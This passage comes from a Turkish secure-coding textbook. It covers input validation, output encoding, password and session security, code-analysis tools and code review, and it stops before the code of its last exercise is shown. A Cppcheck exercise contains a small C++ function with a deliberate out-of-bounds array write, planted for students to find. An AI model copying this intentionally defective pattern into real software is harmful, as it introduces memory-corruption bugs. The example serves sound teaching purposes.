Beyaz liste yaklaşımı, kullanıcı tarafından sağlanan girdilerin bilinen ve güvenilir veri tiplerine sınırlanması prensibini ifade eder. Beyaz liste yöntemiyle girilen veriler, önceden belirlenmiş URL veya tarih (gg/aa/yyyy) gibi belirli formatlara uygun olmalıdır. Tanımlanan formata uymayan girdiler bu sayede sisteme kabul edilmez. Beyaz liste oluşturmak için web uygulama geliştirme platformlarının yerleşik (built-in) fonksiyonlarını kullanmak da alternatif bir yaklaşım sunar. Özetle şu önlemler alınabilir:

- Beyaz liste yöntemi kullanarak kontroller oluşturmak.
- Beyaz liste yönteminin uygulanamadığı durumlarda kara liste yaklaşımını değerlendirmek.
- Kısıtlamaları en üst düzeye çıkarmak.
- Olası saldırılara karşı uyarı mekanizmaları kurmak.
- Kullanıcıya girdiyi tekrar sunmaktan kaçınmak.
- Girdilerin arka planda çalışan kritik hizmetlere erişimini minimuma indirmek için veri kullanımını en aza indirmek.

2. Çıktı Kodlama (Output Encoding)

Çıktı kodlaması, sistem ve hata ayıklama (debug) mekanizmalarıyla ilişkilendirilen kritik bilgilerin ifşa edebileceği hata mesajlarının kullanıcıya yansıtılmamasını sağlamak amacıyla gönderilecek verinin uygun bir son formatına dönüştürülmesi işlemini ifade eder. Böylece bu verilerin saldırı amaçlı istismarını engellemek hedeflenir. Çıktı kodlamasında alınması gereken önlemler şunlardır:

- Uygulama ve sistem bilgilerini ifşa edebilecek potansiyel sonuç verileri için uygun bir kodlayıcı aracılığıyla çıktı kodlaması gerçekleştirmek.
- Uygulama geliştirme editörünün sunduğu çıktı kodlama yeteneklerinden yararlanmak.
- Veriyi ham (raw) formatında saklayıp derleme (rendering) aşamasında kodlamayı uygulamak.
- Güvensiz platformları ve işlevleri kullanmaktan kaçınarak kodlamayı gerçekleştirmek.

3. Veri Tabanı Güvenliği

Veri tabanlarının kurtarılması zor bir yapıya sahip olması, kritik önem taşıyan hassas bilgileri içermesi gibi sebeplerle veri tabanlarının siber saldırılardan korunması son derece önemlidir. Veri tabanı güvenliği için alınan önlemler şunlardır:

- Kullanıcının sağladığı verileri kullanarak SQL sorgusu oluşturmaktan kaçınmak.
- Parametrelerle yapılandırılmış sorguları ve kaydedilmiş işlemleri ilişkilendirmek (binding).
- Güvenilirliği daha yüksek olan yerleşik (built-in) fonksiyonları ilişkilendirmek için kullanmak.

4. Parola Güvenliği

Geleneksel metotlardan biri olan periyodik şifre değiştirme politikasının amacı, saldırganın ele geçirdiği hesabın süresi sonunda kilitlenmesini sağlamaktır ancak kullanıcılar genellikle yeni şifrede sadece birkaç karakteri değiştirir. Bu da eski şifreyi bilen bir saldırganın yeni şifreyi çözmesini kolaylaştırır. Yeni oluşturulan şifreler; sıkça kullanılan, kolay tahmin edilebilen veya daha önce çalınmış şifrelerden oluşan bir listeyle karşılaştırılarak değerlendirilmelidir. Bu sayede kullanıcıların **12345678** veya **parola** gibi kolay tahmin edilebilen şifreleri seçmelerinin önüne geçilmesi amaçlanır. Şu önlemler alınır:

- Tüm parolaları özet almak (hashing) ve salt işleminden geçirmek.
- Güvenilir kabul edilen bir algoritmayı kullanmak.
- Şifre depolama mekanizmasını yapılandırılabilir hâle getirmek.
- Haricî sistemler ve hizmetler için şifre depolamaktan kaçınmak.
- Şifre uzunluğunu küçük boyutlu tutmamak.

5. Güvenli Kimlik Doğrulama

Kimlik doğrulama sistemleri finans, devlet gibi hassas ve kritik verilerin işlendiği sistemlere erişimde kullanıcının kimliğini teyit eden hayati altyapılardır. Bu nedenle güvenlik önlemlerinin etkin bir şekilde uygulanması son derece kritik bir öneme sahiptir. Şu önlemler alınabilir:

- Bireysel olarak oluşturulan sistemlere kıyasla daha güvenli kabul edilen standart kimlik doğrulama mekanizmalarını tercih etmek.
- Kullanıcı ihtiyaçlarına uygun kimlik doğrulama yöntemlerini desteklemek.
- Saldırganların hesapları ele geçirmek için istismar edebilecekleri zayıf noktaları tespit edip düzeltmek.
- Hesapların tespit edilmesini ve ele geçirilmesini engelleyebilecek yöntemleri uygulamak.
- Varsayılan veya sabit kodlanmış (hard-coded) kimlik bilgilerini kullanmaktan kaçınmak.

6. Kullanıcı Oturumlarını Yönetme

Oturum yönetimi, kimliği doğrulanan kullanıcıların giriş oturumlarını yönetme gibi işlevleri gerçekleştirdiği için genellikle siber saldırıların hedefi hâline gelir. Kimlik doğrulama aşamasını geçip oturum açmış bir hesaba ait oturum bilgilerini ele geçiren saldırgan, kimlik doğrulama mekanizmasını aşabilir. Bu sebeple oturum yönetimi sistemlerinin güvenliği son derece kritik öneme sahiptir. Oturum yönetimi sistemlerinin güvenliği için şu önlemler alınır:

- Oturum verilerini gizli tutarak, bunları loglarda kullanmaktan kaçınarak oturum güvenliğini sağlamak.
- Oturum çerezlerinin kapsamını sınırlayarak onları koruma altına almaya çalışmak.
- Önceden bir oturum açılmamışsa veya kullanıcının yetkileri değişmişse yeni bir oturum başlatmak.
- Geliştiricinin kendi oluşturduğu kimlik bilgileri dışında hiçbir kimlikle oturum açmamak.
- Kullanıcıların oturumu kapatma veya mevcut oturumları sonlandırma yeteneği için bir düzenleme yapmayı unutmamak.

7. Yetkilendirme

Kimlik doğrulamadan farklı olarak **yetkilendirme**, istemcinin hangi kaynaklara erişme yetkisi olduğunu denetleyen ve belirlenen kısıtlamalara göre erişim kontrolü sağlayan bir mekanizmadır. Yetkilendirmeyle ilgili bazı hususlar şunlardır:

- Beyaz liste, kara liste yöntemine göre daha güvenli kabul edilir ve hata oranı daha düşüktür.
- Uygulamalar, dosyalar, profiller gibi kaynaklar için yetkilendirme mekanizması uygulanmalıdır.

- Yetkilendirme, belirli bir alan adına (domain) özgüdür ancak izin modeli belirlenirken göz önünde bulundurulması gereken bazı yaygın modeller bulunur. Kesin bir gereklilik yoksa standart modül ve platformları tercih etmek daha güvenlidir.
- **Rol Tabanlı Erişim Kontrolü [Role Based Access Control (RBAC)]**, kullanıcılara roller atanması ve bu rollerin izinleriyle belirlenmesi yoluyla erişim kontrolünü sağlayan bir modeldir. Kullanıcı eylemleri ve erişim girişimlerinin denetimi bu izinler temel alınarak gerçekleştirilir.
- Karmaşık sistemlerde Rol Tabanlı Erişim Kontrolü yetersiz kalabilir. Bu tür durumlarda **Nitelik Tabanlı Erişim Kontrolü [Attribute Based Access Control (ABAC)]** yöntemi kullanılabilir. ABAC, rol tabanlı erişim kontrolünün genelleştirilmiş bir versiyonu olarak tanımlanır. Bu yöntem; kullanıcının niteliğini, erişebileceği alanları ayrıca kullanabileceği kaynakları kapsar ve erişim denetimini bu nitelikler üzerinden gerçekleştirir.

1. ETKİNLİK

Aşağıda verilen kelimeler bulmacanın içinde yatay, dikey ve çapraz şekilde yer almaktadır. Verilen kelimeleri bularak işaretleyiniz.

A	P	1	2	3	4	5	P	Ö	Z	G	Ü
R	D	A	1	1	1	1	A	F	İ	L	Y
İ	S	M	S	T	İ	N	R	1	S	A	Ö
1	I	1	İ	S	D	G	O	1	O	D	N
2	M	1	2	N	W	E	L	Ö	Y	L	E
3	P	3	2	1	1	O	A	E	İ	D	T
1	O	4	İ	S	İ	M	R	Ö	S	D	İ
2	R	A	S	D	F	G	1	D	İ	B	C
3	T	Ş	İ	F	R	E	A	A	M	C	9
A	A	R	E	İ	1	4	5	3	S	T	9
K	N	U	A	N	K	A	R	A	3	S	9
L	T	V	T	R	Q	W	E	R	T	Y	9

ADMİN	YÖNETİCİ	12345	123123
PASSWORD	IMPORTANT	1453	ASDFG
PAROLA	ŞİFRE	1111	QWERTY
SOYİSİM	ANKARA	İSİM	9999

2.3. GÜVENLİ KOD İNCELEME

Güvenli kod inceleme, yazılım güvenliğini artırma yollarından biridir. Yazılan bir kod parçasının olası tehditlere karşı güvenliğinin sağlanması ve yazılım korunması amaçlanır. Bir makinenin çalışır hâle gelmesi için yapılan hesaplamalar gibi bir yazılım için de yazılan kodun güvenli olması, çalışması kadar önemlidir. Güvenli kod, güvenli bir yazılım ve bu yazılımı kullanacak kurum veya kişilerin bilgi güvenliğinin sağlanması için önemlidir. Bir yazılımcının yazdığı kodun incelemesinin yapılması gerekir (Görsel 2.28). Bunun için de farklı kod inceleme yöntemleri mevcuttur.

Görsel 2.28: Güvenli kod inceleme

2.3.1. Kod Analizi Temelleri

Kod analizi, bilgisayar programlarının veya yazılım sistemlerinin yapı, davranış ve özelliklerini anlama ve değerlendirme sürecidir. Bu süreç, yazılım geliştirme yaşam döngüsünün önemli bir aşamasını oluşturur. Kod analizi; yazılımın kalitesini artırmak, hataları tespit etmek, performans sorunlarını belirlemek, güvenlik açıklarını bulmak ve kodun daha sürdürülebilir hâle gelmesini sağlamak amacıyla yapılır. Kod analizi genellikle şu iki temel yaklaşımı içerir.

1. Statik Kod Analizi: Bu yaklaşım, kodun derlenmeden veya çalıştırılmadan önce incelenmesini içerir. Kodun yapısal ögeleri (değişkenler, fonksiyonlar, sınıflar vb.) ve bunların birbirleriyle ilişkileri analiz edilir. Bu tür analiz araçları; kodun anlaşılabilirliğini artırmak, hataları tespit etmek, kod tarzını denetlemek ve uygulamalara en iyi uyumu sağlamak için kullanılır.

2. Dinamik Kod Analizi: Bu yaklaşım, kodun gerçek çalışma zamanında davranışını izlemeyi içerir. Yazılımın çalıştırılması sırasında değişken değerleri, işlev çağrıları, akış kontrolü gibi unsurlar izlenir. Dinamik kod analizi; hata ayıklama, performans profillemesi ve program davranışının anlaşılması için kullanılır.

Kod analizi; yazılımın kalitesini artırmak, güvenliğini sağlamak, bakım maliyetlerini düşürmek ve gelecekteki yazılım geliştirme sürecini desteklemek için önemli bir rol oynar.

2.3.2. Kod Analizi Araçları

Kod analizi araçları; yazılım geliştiricilerinin ve mühendislerin yazılım kodunu incelemek, hataları tespit etmek, kod kalitesini artırmak ve performans sorunlarını belirlemek için kullandığı yazılım araçlarıdır. Bazıları zaten yaygın olarak kullanılan Visual Studio, IntelliJ Idea gibi popüler IDE [Integrated Development Environment (Tümleşik Geliştirme Ortamı)]'lerle entegre edilen bu araçlardan oluşurken diğerleri bağımsız olarak mevcuttur.

Bazı popüler kod analizi araçları şunlardır:

SonarQube: Çeşitli dillerde kod kalitesini değerlendirme, hataları tespit etme ve güvenlik açıklarını bulma aracıdır.

CodeClimate: Kod kalitesi, güvenlik açıkları ve performans sorunları için analiz sağlar.

OWASP ZAP: Web uygulamalarının güvenlik açıklarını tespit etmek ve sızmalara karşı test etmek için kullanılır.

Burp Suite: Web uygulamalarının güvenlik testleri ve sızma testleri için kullanılan bir araçtır.

npm audit: Node.js projelerinde kullanılan paketlerin güvenlik açıklarını tespit etmek için kullanılır.

Dependabot: Proje bağımlılıklarının güncellemelerini izler ve güvenlik açıkları için uyarı verir.

FindBugs: Java kodunu tarayarak potansiyel hataları ve kötü uygulama örüntülerini bulur.

Checkmarx: Uygulama güvenliği analizi sağlayan bir platformdur. Güvenlik açıklarını tespit etmek için kullanılır.

Veracode: Yazılım güvenliği analizi yaparak güvenlik açıklarını ve zayıflıkları tespit eder.

Coverity: Stabilite, güvenlik ve performans sorunlarını tespit etmek için kullanılan bir statik kod analizi aracıdır.

Klocwork: Kaynak kodunun hatalarını tespit eden bir statik analiz aracıdır.

Fortify: Uygulama güvenliği testi yaparak güvenlik açıklarını ve zayıflıkları tespit eden bir araçtır.

IBM Security AppScan: Web uygulamalarının güvenlik açıklarını ve zayıflıklarını tespit eder.

Cppcheck: C ve C++ kodlarını analiz ederek hataları ve kötü uygulama örüntülerini tespit eder.

Bandit: Python uygulamalarının güvenlik açıklarını tespit etmek için kullanılan bir araçtır.

ESLint: JavaScript ile TypeScript için kullanılan bir stil ve hata kontrol aracıdır.

ConQat: Yazılım kalite analizlerinin hızlı bir şekilde geliştirilmesi ve yürütülmesi için bir araç seti olarak tasarlanmıştır.


Çoğu kod analizi aracı hem Windows hem de Linux işletim sistemlerinde kullanılabilir. Araçların çoğunda platform bağımsızdır ve farklı işletim sistemlerinde çalışabilir. Bu araçların bazıları komut satırı tabanlıdır ve terminalde çalışır. Bazıları grafik arayüzlü uygulamalardır. Örneğin SonarQube, Checkmarx, Veracode, CodeClimate, Klocwork, Fortify gibi araçlar genellikle sunucu tabanlı uygulamalar olarak sunulur ve web tarayıcı üzerinden erişilir. Tarayıcı tabanlı oldukları için işletim sistemi fark etmeksizin kullanılabilir. Bazı araçlar ise terminal üzerinden komut satırı arayüzü ile kullanılır. Bu tür araçlar da genellikle hem Windows hem de Linux işletim sistemlerinde kullanılabilir. Bunlara Cppcheck, Bandit, ESLint, Pylint, FindBugs gibi araçlar örnek verilebilir.

5. UYGULAMA

> C++ dilinde yazılan kod parçasının Cppcheck aracını kullanarak statik kod analizi işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


```
1. void deneme(int x)
2. {
3.     int deger[10];
4.     if (x == 1000)
5.         deger[x] = 0;
6. }
```

1. Adım: Cppcheck uygulamasının web sitesi olan **https://cppcheck.sourceforge.io/** adresine gidiniz (Görsel 2.29).



Görsel 2.29: Cppcheck aracının arayüzü

2. Adım: Online Demo seçeneğini menü çubuğundan (Görsel 2.30) seçiniz.



Görsel 2.30: Cppcheck aracının menü çubuğu

3. Adım: Açılan sayfaya Görsel 2.31'de görüldüğü gibi kod parçasını yazarak **Check** butonuna tıklayınız.

Görsel 2.31: Kod yazma alanı

4. Adım: Açılan sayfada şu uyarıyı alıp almadığınızı gözlemleyiniz:

Cppcheck 2.10

[test.cpp:4] -> [test.cpp:5]: (warning) Either the condition 'x==1000' is redundant or the array 'deger[10]' is accessed at index 1000, which is out of bounds.

[test.cpp:3]: (style) The scope of the variable 'deger' can be reduced. Warning: Be careful when fixing this message, especially when there are inner loops. Here is an example where cppcheck will write that the scope for 'i' can be reduced:

```
void f(int x)
{
  int i = 0;
  if (x) {
    // it's safe to move 'int i = 0;' here
    for (int n = 0; n < 10; ++n) {
      // it is possible but not safe to move 'int i = 0;' here
      do_something(&i);
    }
  }
}
```

When you see this message it is always safe to reduce the variable scope 1 level.

[test.cpp:5]: (style) Variable 'deger[x]' is assigned a value that is never used.

Done!

5. Adım: Gelen uyarı sayfasındaki analiz sonucunda verilen daha doğru kod seçeneğini uygulayarak tekrar değerlendirme yapınız.

SIRA SİZDE

İncelenmek üzere bir kod yazarak güvenli kod analizi araçlarından ücretsiz kullanıma izin veren herhangi biriyle bu kodun analizini yapınız.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. Program kodunu yazdı.		
2. Programı çalıştırdı ve hatalarını denetledi.		
3. Güvenli kod incelemesi yapmak için uygun aracı seçti.		
4. Güvenli kod incelemesini yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
6. Eksik olduğu ölçütleri tamamladı.		

2.3.3. Kodu Tekrar Gözden Geçirme

Bir yazılım geliştiricisi yalnızca yazdığı kodun analizini yapmakla kalmaz kodun gözden geçirme işlemini de gerçekleştirir. Kodu tekrar gözden geçirme kavramı, herhangi bir makinenin donanım bileşenlerinin sadece fiziksel olarak bir araya getirilmesinin yeterli olmayacağı bir otomobil montaj hattına benzetilebilir. Motor, şasi, tekerlek ve diğer parçaların sadece bir araya getirilmesi otomobilin doğru ve güvenli çalışacağı anlamına gelmez. Bu parçaların doğru bir şekilde entegre edilmesi, bağlantılarının hatasız olması, uyum içinde, güvenli ve etkili bir şekilde çalışması da gereklidir. Yazılım geliştirme sürecinde de yazılan kodlar sadece çalışan bir programın yapı taşlarını oluşturmaz. Aynı zamanda bu kodların birbiriyle uyumlu bir şekilde etkileşim içinde olduğundan, potansiyel hatalardan arındırıldığından ve güvenlik açıklarından korunduğundan emin olunması gerekir.

Bir makinenin donanım bileşenlerinin montajı sırasında yapılan kontrol ve testler her bir parçanın doğru çalıştığından, bir arıza veya uyumsuzluk belirtisi olup olmadığından emin olmayı amaçlar. Bununla birlikte yalnızca parçaların fiziksel durumu değil aralarındaki bağlantıların ve ilişkilerin de dikkatlice gözden geçirilmesi gerekir. Eğer bir kablo yanlış bağlanmışsa veya iki parça uyumsuz bir şekilde çalışıyorsa bütün sistemin performansı tehlikeye girebilir. Yazılım geliştirme sürecinde de yazılan kod sadece birbiriyle uyumlu çalışan parçalardan oluşmaz. Kodun güvenliği, performansı ve sürdürülebilirliği de göz önünde bulundurulmalıdır. Yazılım geliştiricileri, kodlarını yazdıktan sonra sadece işlevselliğini değil güvenlik açıklarını, veri sızıntılarını, hatalı işlevleri ve performans sorunlarını da tespit etmek için çaba harcar. Burada kod gözden geçirme süreci devreye girer. **Kod gözden geçirme,** başka bir geliştiricinin yazılan kodları incelemesi ve analiz etmesidir. Bu inceleme, potansiyel hataların erken aşamada tespit edilmesine yardımcı olur. Yazılımın daha güvenli, stabil ve yüksek kaliteli olmasını sağlar.

Kod gözden geçirme süreci, farklı yaklaşımlar altında gerçekleşebilir. **Resmî kod gözden geçirme (Formal Code Reviews),** genellikle daha büyük ve karmaşık projelerde kullanılan yapılandırılmış ve detaylı incelemelerdir. Bu incelemelerde yazılımın tasarımı, algoritması, performansı ve güvenliği detaylı bir şekilde analiz edilir. **Hafif kod gözden geçirme (Lightweight Code Reviews)** daha sık kullanılır ve küçük ekipler veya proje parçaları için uygundur. Bu tür incelemelerde odak, daha hızlı geri bildirim almak ve temel hataları yakalamaktır.

Yazılım geliştirme süreci, bir makinenin donanım bileşenlerinin montajıyla benzer bir şekilde düşünülebilir. Yalnızca kod yazmak, sadece makinenin parçalarını bir araya getirmek gibidir. Kod gözden geçirme süreci; bu parçaların doğru çalıştığından, birbiriyle uyumlu olduğundan ve güvenli bir şekilde etkileşimde bulunduğundan emin olmayı sağlar.

2.3.3.1. Resmî Kod Gözden Geçirme

Resmî kod gözden geçirme işlemleri resmî bir sürece dayanır. Yazılan kodun kusurlarını bulmaya yönelik bir süreç mevcuttur. Bu süreç, özelliklerdeki veya tasarımlardaki kusurları bulmaya da yöneliktir.

Görsel 2.32: Resmî kod gözden geçirme

Kod gözden geçirme yöntemlerinden biri Fegan Denetimidir (The Fagan inspection). Bu denetim; Planlama, Genel Bakış, Hazırlık, Teftiş Toplantısı, Yeniden Çalışma ve Takip şeklinde altı adımdan oluşur. Bu denetimdeki (Görsel 2.32) ana fikir; her adımın çıktı gereksinimlerinin önceden tanımlanması ve süreç içinde elde edilen çıktının, tanımlanan gereksinimlerle uyuşup uyuşmamasının karşılaştırılarak adımlara devam edilmesidir. Daha sonraki adıma geçiş yapılmasına veya mevcut adımda çalışılıp çalışılmayacağına karar verilmesidir. İnsan hayatını riske

atan bir yazılımla uğraşılıyorsa bu tarz bir yaklaşım kullanılması uygundur. Örneğin nükleer santral için geliştirilen bir yazılımda bu yaklaşımın tercih edilmesi gerekir. Diğer alanlardaki yazılımlarda bu yaklaşım, her adımda yapılan işlemler ve karşılaştırmalar yazılım ekibine ek yük getirdiği için çok tercih edilmez. Çoğu yazılımcı bir hata durumunda insan hayatını tehdit etmeyen yazılımlar üzerinde çalıştığı için nispeten daha hafif bir kod gözden geçirme yaklaşımını tercih eder.

2.3.3.2. Hafif Kod Gözden Geçirme

Hafif kod gözden geçirme yaklaşımı, yazılımcılar tarafından en sık tercih edilen yöntemdir. Hafif kod gözden geçirme işlemi dört farklı şekilde gerçekleştirilir.

1. Anında Kod Gözden Geçirme

Anında kod gözden geçirme yaklaşımı (Görsel 2.33), **çift programlama** olarak da bilinir. Bu yaklaşımda bir yazılım geliştiricisi kodu yazarken bir diğeri de aynı anda o kodun gözden geçirme işlemini (uzak bağlantı gibi yöntemlerle) gerçekleştirir. Olası hataları inceleyerek düzeltme ve iyileştirme için fikirler verir. Bu yöntem, karmaşık bir sorun çözme işleminde çok iyi çalışır. Bu yaklaşımdaki bir diğer önemli etken de geliştiricilerin aynı uzmanlık düzeyinde olmaları ve aynı hızda çalışmalarıdır.

Görsel 2.33: Anında kod gözden geçirme

2. Senkron Kod Gözden Geçirme

Senkron kod gözden geçirme yaklaşımı, **omuz üstü kod gözden geçirme** olarak da bilinir. Bu yaklaşımda yazılım geliştiricisi bütün programı yazdıktan sonra kodun gözden geçirilmesi gerekir. Kodu gözden geçiren geliştiriciyle yazılım geliştiricisi aynı ekran üzerinden kod gözden geçirme işlemi gerçekleştirir (Görsel 2.34). Gözden geçirme işlemi yapılırken gözden geçiren geliştiricinin kodun amacı hakkında bilgi sahibi olmaması yöntemin iyi çalışmasını sağlar.

Görsel 2.34: Senkron kod gözden geçirme

3. Asenkron Kod Gözden Geçirme

Görsel 2.35: Asenkron kod gözden geçirme

Asenkron kod gözden geçirme yaklaşımı, **araç destekli kod gözden geçirme** olarak da bilinir. Bu yaklaşımda kod incelemesi farklı zamanlarda gerçekleştirilir. Yazılım geliştiricisi yazdığı kodu bitirdikten sonra kodu gözden geçirecek geliştiriciye iletir. Geliştirici, kodu inceler. Hata varsa araçlar kullanıp, yorumlarını ekleyerek yazılım geliştiricisine iletir. Yazılım geliştiricisi gerekli düzeltmeleri yaparak gözden geçirmeye tekrar gönderir. Bu döngü, kodu gözden geçiren geliştirici tarafından yapılacak herhangi bir yorum kalmayana kadar devam eder. Yapılan değişiklikler ve iyileştirmeler onaylanarak kod kullanıma hazır olur. Bu yöntem, yazılım geliştiricisi ve kodu gözden geçiren geliştirici birbirinden bağımsız çalışabildiği için avantajlıdır. Kod gözden geçirme işleminin (Görsel 2.35) nihai sonuca kadar devam etmesiyle oluşan döngü, zaman kaybına sebebiyet verdiği için dezavantajlıdır.

4. Arada Bir Kod Gözden Geçirme

Görsel 2.36: Arada bir kod gözden geçirme

Arada bir kod gözden geçirme yaklaşımı, **toplantı tabanlı kod gözden geçirme** olarak da bilinir. Bu yaklaşımda (Görsel 2.36) haftada bir veya ayda bir düzenlenen toplantılarla kod incelemesi gerçekleştirilir. Yazılım geliştiricisi yazdığı kodu açıklar. Diğer geliştiriciler kodu inceleyerek olası sorunları veya hataları belirler ve düzeltme önerilerinde bulunur. Kod yazımının uzun olduğu bir süreçte yeterli bir yaklaşım değildir. Tüm yazılım geliştirici ekibin kod gözden geçirme hakkında deneyimi olmadığında bu şekilde yapılacak kod gözden geçirme yaklaşımı faydalı olabilir fakat uzun vadede tercih edilen bir yaklaşım değildir.


Açıklanan bu yaklaşımlar, hafif kod gözden geçirme teknikleri olarak sıklıkla kullanılır. Aralarından asenkron kod gözden geçirme yaklaşımı en sık tercih edilenidir. Yazılım geliştiricileri tarafından yapılan kod gözden geçirme işlemleri, yazılan kodun güvenliğinin sağlanması için önemlidir.

Kodu tekrar gözden geçirme işleminde kullanılabilecek araçlar da mevcuttur. Örnek olarak **Azure DevOps, Bitbucket, Collaborator, Crucible, Custom tool, Gerrit, GitHub, GitLab, Helix Swarm, Phabricator, Reviable, Review Board, Rhodecode, Upscore** araçları verilebilir. Bu araçlar, kalabalık bir ekiple çalışılmadığında veya kodu gözden geçirecek bir geliştirici olmadığında aktif olarak kullanılır. Bu araçların bir kısmı ücretliyken bazıları açık kaynaklıdır.

6. UYGULAMA

> Klavyeden girilen sayıya göre faktöriyel ve Fibonacci dizisini hesaplayan Python kodunu yazarak Visual Studio Code'da **codescene** eklentisiyle kod kalitesini değerlendirme işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: Visual Studio Code'u açarak **EXTENSIONS** kısmına geliniz (Görsel 2.37).



Görsel 2.37: Eklenti arama


2. Adım: Arama kısmına **codescene** yazarak Visual Studio Code eklentisini arayınız.

3. Adım: Çıkan eklentiyi **Install** butonuna tıklayarak Görsel 2.38'deki gibi yükleyiniz.



Görsel 2.38: Eklenti yükleme

4. Adım: Oluşturduğunuz proje klasöründe yeni bir **.py** dosyası açmak için **File > New File** yolunu seçiniz (Görsel 2.39).



Görsel 2.39: Yeni .py dosyası oluşturma

5. Adım: Oluşturduğunuz dosyaya şu kodu yazınız:

